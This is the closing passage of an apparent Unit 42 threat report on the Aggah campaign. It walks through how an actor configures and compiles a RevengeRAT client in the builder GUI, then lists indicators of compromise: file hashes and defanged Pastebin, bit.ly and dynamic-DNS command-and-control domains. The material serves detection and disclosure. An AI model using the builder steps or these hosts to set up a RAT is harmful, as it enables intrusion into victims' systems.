The actor would then click the Basic Settings drop down and enter their chosen identifier “HOTEIS NOVOS” into the “Client Identifier” field and would add “-WindowsUpdateSystem32” in the “Client Mutex” field, as it already contains “RV_Mutex” by default. Figure 17 shows these values added to the correct fields. What is of interest to note here is that the actor manually added the string “-WindowsUpdateSystem32” instead of clicking the plus (“+”) button available next to this field, which would concatenate a hyphen and a random string instead.




Figure 17. RevengerRAT Basic Settings setup

Lastly, to compile the payload the actor has to agree to the Terms of Service and click the “Compile” button, as seen in Figure 18.




Figure 18. RevengerRAT Ready to compile

By pressing the compile button, the RevengerRAT server will create a client executable with a default name of “Client.exe” that the actor can save to the system prior to delivering it in their attack. Figure 19 shows the RevengerRAT client icon on the desktop.




Figure 19. RevengerRAT Client Icon

The configuration within the compiled “Client.exe” seen in Figures 16 and 17 visually matches the configuration of the RevengeRAT downloaded from Pastebin in the Aggah campaign, as seen in Figures 7 and 8. This suggests that the actor(s) involved in this campaign would have followed similar steps to create their payload. The sequence of steps carried out to create RevengeRAT payloads that share the same client identifiers and socket keys suggests with a high confidence that a common actor is involved.

Conclusion

Initially, according to our telemetry it appeared as though this could be a very focused effort to target organizations within one Middle Eastern country. However, after further analysis this appears to be just a small part of a much larger campaign which also seems to be affecting many regions including but not limited to the United States, Europe, and Asia. Unfortunately, our current data set does not afford insight into the attackers’ motivation other than to compromise a large number of victims.

While a lot of this activity behaviorally appears to be potentially related to the Gorgon Group’s criminal activity, it is currently unclear and requires additional analysis to prove. Both [Unit 42](#) and [Yoroi](#) recently released similar blogs which also displayed similar tactics but were not assessed with a high level of confidence as related to the Gorgon Group. Although we are unsure of a connection to the Gorgon Group specifically, we do assess that based on the unique configuration of these RevengeRAT samples that a common operator was likely involved in the activity mentioned in this blog.

RevengeRAT is a publicly available RAT which is seen in high volume. It appears as though some users of this RAT have moved from following publicly available step-by-step guides to become a little more sophisticated in how they are leveraging alternative storage locations for C2 support, such as Pastebin. These technique changes may help the operators by hiding behind legitimate services that are likely not blocked by security devices.

Palo Alto Networks customers are protected from these operators in the following ways:

- AutoFocus: Customers can currently track this campaign activity using the following tags: [Aggah](#), [RevengeRAT](#)
- WildFire and Traps: detects all malware supported in this report as malicious

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Appendix A:

Indicators of Compromise

Malicious Documents and Payloads

6101f3210638a6068a9d40077f958e8d8a99ffed686a48426784f368e0ac021b
89d302cfe11c5fdca420d12cc36d58b449f24ee761b822cb8a22497af7e873ba
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9b47e150a9259ae7a6df20f070dc9faf9d5a589347f8db8a9f64c64060cb7606
679f1d59116af145f4f7c1a4d1cdb66e4402b0da906a491e09071e8eac696a16
fa5500a45e98e084b489301fd109676a4d8b0d3b39df4d9e2288569e232a9401
98136bc4323e00f64b63d1035c313bc08fb56af7894ac050b8e9db6961593eef
c365b15cb567da7e9c04dffa0de1cb2b8104d5fe668c17691d8c68380bcd6d30
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ec8ff76234aca351169e7cf4973b8b5d603fa165815107482cbd0d803a829e81
aaabc63bd58fa4b8e2cb79630ea5e24c55f29327cae8ca36aae3219b95100669
c87fb09929159c2dab63d609d7bde992ce979f3545f20ddca0a3f263d9603f
abba33bdc8cf21423202b000771ec10d8ab7248f199d8211e53be03c9905b0d
a4c1a9d4a6be9290a58b282f6b7dc75ebd4d4e3866df4fdab80eac56274aabf1

947dcefb1170a6fbd1ba341c773444c1833bedecdb4d6684e05b8555765117
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6def95b2858c043e261b8f4d440abc1436a9dc551906d86a37c5f3331af8cbfc
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61600526307ec08137967b49b230c03ce8a4e1d2f0d58ea2e5d8b2ab3bf92df7
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12a7ac8838681a95339e24683c0c8e6410a040a8a8ce5fe72bc175b724cb0aa9

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- www.bitly[.]com/nliasjdASd5
- www.bitly[.]com/nliasjdASd6
- www.bitly[.]com/nliasjdASd7
- www.bitly[.]com/nliasjdASd8
- www.bitly[.]com/nliasjdASd9
- www.bitly[.]com/nliasjdASd11
- www.bitly[.]com/nliasjdASd12
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- www.bitly[.]com/SexoPhone4
- www.bitly[.]com/SmexEaldos1
- www.bitly[.]com/SmexEaldos2
- www.bitly[.]com/SmexEaldos3

http://bitly[.]com/SmexEaldos4

www.bitly[.]com/SmexEaldos5

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www.bitly[.]com/SmexEaldos7

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www.bitly[.]com/SmexEaldos9

www.bitly[.]com/SmexEaldos10

www.bitly[.]com/XAMSeWaWz

www.bitly[.]com/CAEanwQA

www.bitly[.]com/MinPoXAsUKx

www.bitly[.]com/MinPoXAs

http://bitly[.]com/chutter1

www.bitly[.]com/doc201901000791

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www.bitly[.]com/ASDAWnZqWas

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https://pastebin[.]com/raw/2LDaeHE1

http://pastebin[.]com/raw/YYZq1XR0

https://pastebin[.]com/raw/tb5gHu2G

http://pastebin[.]com/raw/0c9cC2iM

http://pastebin[.]com/raw/sgawvit9

The following indicators were identified associated with RevengeRAT, however, may not be exclusive to RevengeRAT

frankmana.duckdns[.]org

workfine11.duckdns[.]org

oldmandnsch.duckdns[.]org

oldmandnsch.duckdns[.]org

blackhagga.duckdns[.]org

skyrocket1.duckdns[.]org

skyrocket1.duckdns[.]org

kronoz.duckdns[.]org

oldmandnsch.duckdns[.]org

kronozzz2.duckdns[.]org

lulla.duckdns[.]org

decent.myvnc[.]com

decent5.myvnc[.]com

jayztools1.ddns[.]net
jayztools2.ddns[.]net
jayztools3.ddns[.]net
totallol.duckdns[.]org
totallol1.duckdns[.]org
totallol2.duckdns[.]org
totallol3.duckdns[.]org
decent2.myvnc[.]com
decent3.myvnc[.]com
decent1.myvnc[.]com
decent4.myvnc[.]com
jordanchen736.sytes[.]net
jordanchen7361.sytes[.]net
jordanchen7362.sytes[.]net
jordanchen7363.sytes[.]net
lalacious1.serveftp[.]com
lalacious2.serveftp[.]com
lalacious3.serveftp[.]com
lalacious4.serveftp[.]com
mastermana1.serveirc[.]com
mastermana2.serveirc[.]com
mastermana3.serveirc[.]com
mastermana4.serveirc[.]com
mastermana5.serveirc[.]com
lullikhao.ddns[.]net
lullikhao1.ddns[.]net
lullikhao2.ddns[.]net
bullol.duckdns[.]org
cocomo.ddns[.]net
haggasinger2.ddns[.]net
haggasinger.ddns[.]net
haggasinger1.ddns[.]net
loramer1.ddnsking[.]com
easykill.servebeer[.]com
easykill3.servebeer[.]com
easykill2.servepics[.]com
easykill1.servepics[.]com
easykill3.servepics[.]com
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revengerx212.sytes[.]net
revengerx213.sytes[.]net
revengerx214.sytes[.]net
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revengerx210.sytes[.]net
office365update.duckdns[.]org
system32.ddns[.]net
bhenchood.ddns[.]net
emmanuelstevo.ddns[.]net
zinderhola1.ddns[.]net
zinderhola.ddns[.]net
myownlogs.duckdns[.]org
cocomo1.ddns[.]net
cocomo10.serveblog[.]net
cocomo2.ddns[.]net
cocomo2.serveblog[.]net
cocomo3.serveblog[.]net
cocomo4.serveblog[.]net
cocomo5.serveblog[.]net
cocomo6.serveblog[.]net
cocomo7.serveblog[.]net
cocomo8.serveblog[.]net
cocomo9.serveblog[.]net
mrcode.hopto[.]org
mrcode1.hopto[.]org
mrcode2.hopto[.]org
pussi2442.ddns[.]net

Unit 42 has identified additional indicators associated with the Aggah campaign. These indicators include:

Delivery documents:

63684ec73be78b2676470484602caf7090e73ed589618cedb017a09b15cc4abc
89d925222af65a01b69a65ae4bba878c0c64cdb9ac06d54d9da6bf1911c5a41d

Pastebin URLs:

https://pastebin[.]com/raw/5EH8DHwd

https://pastebin[.]com/raw/TaCG9fsP

http://pastebin[.]com/raw/5J5dtrzL

Bit.ly URLs:

https://bitly[.]com/ChutasdhikhasdAS[number 1-20]

Blogspot:

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RevengeRAT:

0f266a7c9ff37313e6d8b823e3407271e635d565cde3e0829a15fffa65f776d8

C2 Domains:

majorsss.duckdns[.]org

cycbra.duckdns[.]org

Source: <https://unit42.paloaltonetworks.com/aggah-campaign-bit-ly-blogspot-and-pastebin-used-for-c2-in-large-scale-campaign/>